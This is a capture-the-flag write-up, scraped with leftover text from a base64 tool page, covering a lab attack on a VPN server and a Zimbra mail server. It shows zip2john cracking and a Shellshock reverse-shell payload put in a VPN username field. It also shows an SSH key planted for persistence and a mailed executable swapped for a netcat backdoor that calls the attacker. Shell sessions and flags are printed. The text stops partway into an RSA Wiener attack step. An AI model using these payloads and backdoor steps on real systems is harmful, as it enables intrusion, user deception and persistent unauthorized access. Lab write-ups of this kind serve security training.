If you are decoding a binary file, use the 'Decode and download' button. The decoder will try to figure out the file type if it can. The maximum size limit for file upload is 2 megabytes. All files bigger than 500k will be output to a new window for performance reason and to prevent your browser from being unresponsive.

If you want to learn more about base64 encoding, jump to the Base64 Encoding Explained section of this page.

Option 1: Copy-paste the string to encode or decode here

```
6AMAAAToAwAAUEsDBBQACQBjAMxwSlgAAAAAAAAAABoHAAAKACsAdnBuL2NhLmNydFVUDQAHqVHH
ZdVG42XRRuNldXgLAAEE6AMAAAToAwAAAZkHAAEAQUUDCABzQOeEz+s0RjkMpGmygZ4x4DMikkAU
nPMbq/DM2Q73EbfJ3C9+oe/eraC/eTZ251si6n23wWOECx2Gz9EHY4iypDBs2NLVWJYmwyRtee2K
Cnox1qMtYXt2CMIeBO23dv/p0CLnaaRTVgCQrhiS4a1Xu2uOj0VX4/FL8hXQBh5v9MshECPRxXLm
AzAJrDH7z9lGcz61a7+bS1Y8liF+TTIolnvWSLYnmDYaiK/XEV5OWO9lB44CKD6ndENZLLduCR+f
```

Option 2: Or upload a file to encode or decode

Choose File | No file chosen

Encode | Decode | Decode and download


After gaining access to the mail server, we look for any valuable information. In the directory, we find a file referencing an email with the path email5/vpn_client.zip, suggesting it contains a zip file that might help us connect to a VPN server. We decode the file using base64, which gives us a zip file.

Next, we generate the hash of the zip file using the command:

zip2john 03-vpn.zip > hashes/05-zip_hashes.txt


We then open the generated hash file 05-zip_hashes.txt, which contains hash values along with filenames. To focus on the relevant data, we remove the parts indicating the filenames and only keep the hash itself. This allows us to attempt cracking the password using tools like Hashcat.


Once we obtain the password, we open the zip file, and inside, we find two files, one of which contains the VPN configuration.



Now edit vpn file with our username and password and also our ip and port

```
client
dev tun
proto udp
remote 172.16.3.94 1194
resolv-retry infinite
nobind
comp-lzo
ca ca.crt
cipher AES-256-CBC
tls-version-min 1.0
tls-cipher "DEFAULT:@SECLEVEL=0"
auth-nocache
auth-user-pass
persist-key
persist-tun
```


Imported Profile
Profile Name
172.16.3.94 [client]
Server Hostname (locked)
172.16.3.94
Username
() { :;};/bin/bash -i >& /dev/tcp/10.8.0.47/9696 (
Save password
Password
Certificate and Key
None
Assign
PROFILES
CONNECT



Now run netcat on port 9696 wcich we used in username and password.
We see that we have the shell now.

And again for persist access on the system we echo our public key in system's authorized_keys as shown in the picture.

```
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/$ cat flag.txt
cat flag.txt
MAZAPA_a45650f2d55696523a5ab4dd0bb0ae29
vpn_user@vpnserver-deployemnet-975db99b5-jvqrw:/$
```

PC3


From mail server again:

Inside the email, we find a reference to a file called kerio_connect, which is an executable meant for the recipient to run. Instead of leaving this file as it is, we can replace it with a command that, when executed, connects the victim's system to a Netcat listener on our machine.

To do this, we first base64 encode the Netcat command that connects to our listener. Then, we replace the reference to the kerio_connect file with this encoded command. Once the recipient runs the modified file, their system will establish a connection to our Netcat listener without their knowledge.

```
zimbra@mail:~/store/0$ ls
2  3  4  5  6
zimbra@mail:~/store/0$ cat 2
cat: 2: Is a directory
zimbra@mail:~/store/0$ cd 3
zimbra@mail:~/store/0/3$ ls
msg
zimbra@mail:~/store/0/3$ cat msg
cat: msg: Is a directory
zimbra@mail:~/store/0/3$ cd msg
zimbra@mail:~/store/0/3/msg$ ls
0
zimbra@mail:~/store/0/3/msg$ cat 0
cat: 0: Is a directory
zimbra@mail:~/store/0/3/msg$ cd 0
zimbra@mail:~/store/0/3/msg/0$ ls
257-2.msg  258-3.msg
zimbra@mail:~/store/0/3/msg/0$ cat 258-3.msg
Return-Path: moradi@petromaz.ir
Received: from localhost (LHLO mail.petromaz.ir) (127.0.0.1) by
 mail.petromaz.ir with LMTP; Tue, 28 Jan 2025 11:02:13 +0000 (UTC)
Received: from [10.233.120.24] (mail [10.233.120.24])
        by mail.petromaz.ir (Postfix) with ESMTPSA id 56038101FD8
        for <savad-koohi@petromaz.ir>; Tue, 28 Jan 2025 11:02:13 +0000 (UTC)
Content-Type: multipart/mixed; boundary="===============3504555099420122172=="
MIME-Version: 1.0
From: moradi@petromaz.ir
To: savad-koohi@petromaz.ir
Subject: software
Message-Id: <20250128110213.56038101FD8@mail.petromaz.ir>
Date: Tue, 28 Jan 2025 11:02:13 +0000 (UTC)

--===============3504555099420122172==
Content-Type: text/plain; charset="utf-8"
MIME-Version: 1.0
Content-Transfer-Encoding: base64

2LPZhNin2YUK2YbYsdmFINin2YHYstin2LEg2K/Ysdiu2YjYp9iz2Kog2LTYr9mHINix2Kcg2b7b
jNmI2LPYqiDaqdix2K/ZhS4K

--===============3504555099420122172==
Content-Type: application/octet-stream; Name="email3/kerio_connect"
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="email3/kerio_connect"

IyEvYmluL2Jhc2gKCnVzZXJuYW1lPSIiCnBhc3N3b3JkPSIiIAoKc2VydmVyX2lwPSQoaXAgciB8
IGdyZXAgZGVmYXVsdCB8IGN1dCAtZiAzIC1kICcgJykKc2VydmVyX2lwPSIiCmNhc2UgIiQxIiBp
bgpsb2dvdXQpCgljdXJsIC0taW5zZWN1cmUgLVggR0VUIGh0dHBzOi8vJHNlcnZlcl9pcDo0MDgx
L2ludGVybmFsL2xvZ291dAoJOzsKKikKCglpZiBbIC16ICR1c2VybmFtZSBdOyB0aGVuCgkJcmVh
ZCAtcCAiRW50ZXIgdGhlIFVzZXJuYW1lOiIgdXNlcm5hbWUKCWZpCoJIyBpZiBwYXNzd29yZCBp
cyBlbXB0eSBnZXQgaXQhCglpZiBbIC16ICRwYXNzd29yZCBdOyB0aGVuCgkJcmVhZCAtcyAtcCAi
c3N3b3JkOiIgcGFzc3dvcmQKCWZpCoJY3VybCAtLWluc2VjdXJlIC1YIFBPU1QgaHR0cHM6Ly8k
c2VydmVyX2lwOjQwODEvaW50ZXJuYWwvZG9sb2dpbi5waHA/TlRMTT0wIC0tZGF0YS11cmxlbmNv
ZGUgImtlcmlvX3VzZXJuYW1lPSR1c2VybmFtZSIgLS1kYXRhLXVybGVuY29kZSAia2VyaW9fcGFz
c3dvcmQ9JHBhc3N3b3JkIgoKCXJlcz0kKGN1cmwgLUkgaHR0cHM6Ly93d3cuZ29vZ2xlLmNvbSAt
bSA1IDI+L2Rldi9udWxsIHwgaGVhZCAtbiAxIHwgY3V0IC1mIDIgLWQgIiAiKQoJaWYgW1sgJHJl
cyA9PSAiMjAwIiBdXTsgdGhlbgoJCXByaW50ZiAiXDAzM1sxbVwwMzNbOTJtWW91IEFyZSBDb25u
ZWN0ZWQgTm93IVwwMzNbMG0iCgllbHNlCgkJcHJpbnRmICJcMDMzWzFtXDAzM1s5MW1Ob3QgQ29u
bmVjdGVkIVwwMzNbMG0iCglmaQoJcHJpbnRmICJcblxuIgplc2FjCg==

--===============3504555099420122172==--
zimbra@mail:~/store/0/3/msg/0$
```

replace with base-64 encoded message:




Now known as backdoor message

```
myenv
mysite
nano.save
proj
proj.db
proje
projects
pythonProject
pythonProject1
pythonProject2
pythonProject3
pythonProject4
pythonProject5
pythonProject6
pythonProject7
pythonProject8
soal1
soal2
storefront
temp
test.pcap
test.sh.save
text
untitled
parnian@parnians-MacBook-Pro ~ % sudo scp -i ./id_rsa_legacy -P 2200 /Users/parnian/Downloads/backdoor.msg zimbra@172.16.3.97:/opt/zimbra/store/0/3/msg/0
Warning: Identity file ./id_rsa_legacy not accessible: No such file or directory.
zimbra@172.16.3.97's password:
parnian@parnians-MacBook-Pro ~ % sudo scp -i ./id_rsa_legacy -P 2200 /Users/parnian/Downloads/backdoor.msg zimbra@172.16.3.97:/opt/zimbra/store/0/3/msg/0
Warning: Identity file ./id_rsa_legacy not accessible: No such file or directory.
zimbra@172.16.3.97's password:
Permission denied, please try again.
zimbra@172.16.3.97's password:
parnian@parnians-MacBook-Pro ~ % sudo ssh -i ~/.ssh/id_rsa_legacy zimbra@172.16.3.97 -p 2200
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 5.15.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jan 29 07:40:23 2025 from 10.233.104.128
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LANGUAGE = (unset),
        LC_ALL = (unset),
        LANG = "en_US.UTF-8"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
zimbra@mail:~$
```

Move this file to mail server:

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jan 29 07:40:23 2025 from 10.233.104.128
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LANGUAGE = (unset),
        LC_ALL = (unset),
        LANG = "en_US.UTF-8"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
zimbra@mail:~$ ^C
zimbra@mail:~$ exit
logout
Connection to 172.16.3.97 closed.
parnian@parnians-MacBook-Pro ~ % sudo scp -i ~/.ssh/id_rsa_legacy -P 2200 /Users/parnian/Downloads/backdoor.msg zimbra@172.16.3.97:/opt/zimbra/store/0/3/msg/0
backdoor.msg                                                                                  100% 1186     5.0KB/s   00:00
parnian@parnians-MacBook-Pro ~ % sudo ssh -i ~/.ssh/id_rsa_legacy zimbra@172.16.3.97 -p 2200
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 5.15.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jan 29 07:43:01 2025 from 10.233.104.128
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LANGUAGE = (unset),
        LC_ALL = (unset),
        LANG = "en_US.UTF-8"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
zimbra@mail:~$ cd /opt/zimbra/store/0/3/msg/0
zimbra@mail:~/store/0/3/msg/0$ ls
257-2.msg  258-3.msg  backdoor.msg
```

move backdoor to 258-3.msg and restart!



```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jan 29 07:43:01 2025 from 10.233.104.128
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LANGUAGE = (unset),
        LC_ALL = (unset),
        LANG = "en_US.UTF-8"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
zimbra@mail:~$ cd /opt/zimbra/store/0/3/msg/0
zimbra@mail:~/store/0/3/msg/0$ ls
257-2.msg  258-3.msg  backdoor.msg
zimbra@mail:~/store/0/3/msg/0$ zmcontrol restart
Host mail.petromaz.ir
        Stopping zmconfigd...Done.
        Stopping zimlet webapp...Done.
        Stopping zimbraAdmin webapp...Done.
        Stopping zimbra webapp...Done.
        Stopping service webapp...Done.
        Stopping stats...Done.
        Stopping mta...Done.
        Stopping spell...Done.
        Stopping snmp...Done.
        Stopping cbpolicyd...Done.
        Stopping archiving...Done.
        Stopping opendkim...Done.
        Stopping amavis...Done.
        Stopping antivirus...Done.
        Stopping antispam...Done.
        Stopping proxy...Done.
        Stopping memcached...Done.
        Stopping mailbox...Done.
        Stopping logger...Done.
        Stopping dnscache...Done.
        Stopping ldap...Done.
Host mail.petromaz.ir
        Starting ldap...Done.
        Starting zmconfigd...Done.
        Starting mailbox...Done.
        Starting memcached...Done.
        Starting proxy...Done.
        Starting snmp...Done.
        Starting mta...Done.
        Starting service webapp...Done.
        Starting zimbra webapp...Done.
        Starting zimbraAdmin webapp...Done.
        Starting zimlet webapp...Done.
zimbra@mail:~/store/0/3/msg/0$
```

While running netcat:



parnian — ssh ◂ sudo — 80×24
Stopping archiving...Done.
Stopping opendkim...Done.
Stopping amavis...Done.
Stopping antivirus...Done.
Stopping antispam...Done.
Stopping proxy...Done.
Stopping memcached...Done.
Stopping mailbox...Done.
Stopping logger...Done.
Stopping dnscache...Done.
Stopping ldap...Done.
Host mail.petromaz.ir
Starting ldap...Done.
Starting zmconfigd...Done.
Starting mailbox...Done.
Starting memcached...Done.
Starting proxy...Done.
Starting snmp...Done.
Starting mta...Done.
Starting service webapp...Done.
Starting zimbra webapp...Done.
Starting zimbraAdmin webapp...Done.
Starting zimlet webapp...Done.
zimbra@mail:~/store/0/3/msg/0$
parnian — nc -l 0.0.0.0 9999 — 80×24
Last login: Wed Jan 29 11:10:06 on ttys002
/Users/parnian/.zshenv:export:2: not valid in this context: Fusion.app/Contents/Public:/Library/Apple/usr/bin
parnian@parnians-MacBook-Pro ~ % nc -l 0.0.0.0 9999

And capture the flag

```
Last login: Wed Jan 29 11:10:06 on ttys002
/Users/parnian/.zshenv:export:2: not valid in this context: Fusion.app/Contents/Public:/Library/Apple/usr/bin
parnian@parnians-MacBook-Pro ~ % nc -l 0.0.0.0 9999
/bin/sh: 0: can't access tty; job control turned off
# ls
main
# cd main
/bin/sh: 2: cd: can't cd to main
# cd /
# ls
bin
boot
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
read.py
root
run
sbin
srv
start.sh
sys
tmp
usr
var
# cat flag.txt
MAZAPA_d426070fe52236e63b7a7b3310be4516
#
```

PC2

Again from mail server :)
257-2.msg
Decode it and we get Rezaee public key:



Trying to find his private key using "wiener-attack"

```
